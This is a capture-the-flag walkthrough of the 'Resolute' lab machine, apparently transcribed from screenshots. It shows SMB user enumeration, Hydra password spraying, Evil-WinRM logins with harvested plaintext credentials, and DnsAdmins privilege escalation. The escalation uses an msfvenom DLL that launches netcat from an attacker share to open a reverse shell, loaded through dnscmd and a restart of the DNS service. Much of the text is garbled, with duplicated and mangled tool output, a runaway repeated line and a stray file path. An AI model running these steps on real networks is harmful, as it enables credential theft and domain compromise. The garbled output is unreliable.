ENUM4LINUX

HYDRA BRUTEFORCE SMB LOGIN

DNSADMIN EXPLOIT

Enum4linux -U smb login 10.10.10.169

Enum4linux - U resolute

```
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
index: 0*10b0 RID: 0*19ca acb: 0*0000010 Account: administrator index: 0*10b0 RID: 0*19ca acb: 0*0000010 Account: administrator index: 0*10b0 RID: 0*19fa acb: 0*0000010 Account: angela index: 0*10b0 RID: 0*19f6 acb: 0*0000010 Account: annette index: 0*10b0 RID: 0*19f6 acb: 0*0000010 Account: annika Name: (null) Desc: (null) index: 0*10b0 RID: 0*19f3 acb: 0*0000010 Account: annika Name: (null) Desc: (null) index: 0*10b0 RID: 0*19f0 acb: 0*0000010 Account: claire Name: (null) Desc: (null) index: 0*10b0 RID: 0*19f0 acb: 0*0000010 Account: claire Name: (null) Desc: (null) index: 0*10b0 RID: 0*19f0 acb: 0*0000010 Account: claire Name: (null) Desc: (null) index: 0*10b0 RID: 0*19f0 acb: 0*0000010 Account: claire Name: (null) Desc: (null) index: 0*10b0 RID: 0*19f0 acb: 0*0000010 Account: floation Name: (null) Desc: (null) index: 0*10b0 RID: 0*19f0 acb: 0*0000010 Account: floation Name: (null) Desc: (null) index: 0*10b0 RID: 0*19f0 acb: 0*0000010 Account: floation Name: (null) Desc: (null) index: 0*10b0 RID: 0*19f0 acb: 0*0000010 Account: floation Name: (null) Desc: (null) index: 0*10b0 RID: 0*19f0 acb: 0*0000010 Account: floation Name: (null) Desc: (null) index: 0*10b0 RID: 0*19f0 acb: 0*0000010 Account: floation Name: (null) Desc: (null) Desc: (null) index: 0*10b0 RID: 0*19f0 acb: 0*0000010 Account: floation Name: (null) Desc: (
```

```
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881. user:[Administrator] rid:[0×1f4] user:[Guest] rid:[0×1f5] user:[krbtgt] rid:[0×1f6] user:[DefaultAccount] rid:[0×1f7] user:[ryan] rid:[0×451] user:[ryan] rid:[0×457]
```

index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak Desc: Account created. Password set to Welcome123!

rpcclient -U marko resolute (didnt work for pass Welcome123!)

```
root@kali:/home/akg/Desktop/Resolute# hydra -L username.txt -p Welcome123! 10.10.10.169 smb
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-29 06:13:08
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 28 login tries (l:28/p:1), ~28 tries per task
[DATA] attacking smb://10.10.10.169:445/
[445][smb] host: 10.10.10.169 login: melanie password: Welcome123!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-29 06:13:23
root@kali:/home/akg/Desktop/Resolute#
```

hydra -L username.txt -p Welcome123! 10.10.10.169 smb

smbclient -U melanie -L 10.10.10.169

```
root@kali:/home/akg/Desktop/Resolute# smbclient -U melanie -L 10.10.10.169
Enter WORKGROUP\melanie's password:
session setup failed: NT_STATUS_LOGON_FAILURE
root@kali:/home/akg/Desktop/Resolute# smbclient -U melanie -L 10.10.10.169
Enter WORKGROUP\melanie's password:
        Sharename
                          Type
                                     Comment
        ADMIN$
                          Disk
                                     Remote Admin
        C$
                          Disk
                                     Default share
        IPC$
                          IPC
                                     Remote IPC
        NETLOGON
                          Disk
                                     Logon server share
                          Disk
        SYSVOL
                                     Logon server share
SMB1 disabled -- no workgroup available
root@kali:/home/akg/Desktop/Resolute#
```

https://github.com/Hackplayers/evil-winrm.git

ruby evil-winrm.rb -u melanie -p Welcome123! -i 10.10.10.169

```
root@kali:/home/akg/Desktop/tools/evil-winrm# ruby evil-winrm.rb -u melanie -p Welcome123! -i 10.10.10.169

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated
#EVII-WINNAW PS C:\Users\melanie\Documents>

Info: Establishing connection to remote endpoint

/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated
/usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated
```

```
Info: Establishing connection to remote endpoint


/// Usr/lik/rub/vendor_rub/net/ntlm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated
/// Usr/lik/rub/vendor_rub/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated
// Usr/lik/rub/vendor_rub/net/ntlm/client/session.rb
```

Directory: C:\ Mode LastWriteTime Length Name d--hs-12/3/2019 6:40 AM \$RECYCLE.BIN 9/25/2019 10:17 AM 9/25/2019 10:48 AM Documents and Settings d--hsl d---h---ProgramData 12/3/2019 d--h--6:32 AM **PSTranscripts** Recovery System Volume Information 9/25/2019 10:17 AM d--hsd--hs-9/25/2019 6:25 AM 11/20/2016 7/16/2016 389408 bootmgr 5:59 PM -arhs-6:10 AM 2:42 AM -a-hs-1 BOOTNXT 402653184 pagefile.sys 2/29/2020 -a-hs-Evil-WinRM* PS C:\>

```
### Parameter PS C:\PSTranscripts\20191203> cat PowerShell_transcript.RESOLUTE.0JuoBGhU.20191203063201.txt
//usr/lib/rub/vendor_ruby/net/ntm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated
//usr/lib/rub/vendor_ruby/net/ntm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated
//usr/lib/rub/vendor_ruby/net/ntm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated
//usr/lib/ruby/vendor_ruby/net/ntm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated
//usr/lib/ruby/vendor_ruby/ntm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Cipher::Ci
```

Ryan Serv3r4Admin4cc123!

ruby evil-winrm.rb -u ryan -p Serv3r4Admin4cc123! -i 10.10.10.169



 $\frac{https://medium.com/@esnesenon/feature-not-bug-dnsadmin-to-dc-compromise-in-one-line-a0f779b8dc83}{a}$

dnscmd.exe /config /serverlevelplugindll \pathtodll

```
#Evil-WinRM* PS C:\Users\ryan\Documents> dnscmd.exe /config /serverlevelplugindll \pathtodll / usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:39: warning: constant OpenSSL::Cipher::Cipher is deprecated / usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:128: warning: constant OpenSSL::Cipher::Cipher is deprecated / usr/lib/ruby/vendor_ruby/net/ntlm/client/session.rb:138: warning: constant OpenSSL::Cipher::Cipher is deprecated Registry property serverlevelplugindll successfully reset.

Command completed successfully.

*Evil-WinRM* PS C:\Users\ryan\Documents>
```

https://eternallybored.org/misc/netcat/

https://github.com/SecureAuthCorp/impacket

```
msfvenom -p windows/x64/exec CMD='\\10.10.14.32\akg\nc.exe 10.10.14.32 6666 -e cmd.exe' -f dll > reverse.dll
nc -nlvp 6666
impacket-smbserver akg .
python -m SimpleHTTPServer 80

evil-winrm -u ryan -p Serv3r4Admin4cc123! -i 10.10.10.169
dnscmd.exe resolute /config /serverlevelplugindll \\10.10.14.32\akg\reverse.dll
sc.exe \\resolute stop dns
sc.exe \\resolute start dns
```

sc.exe stop dns

sc.exe start dns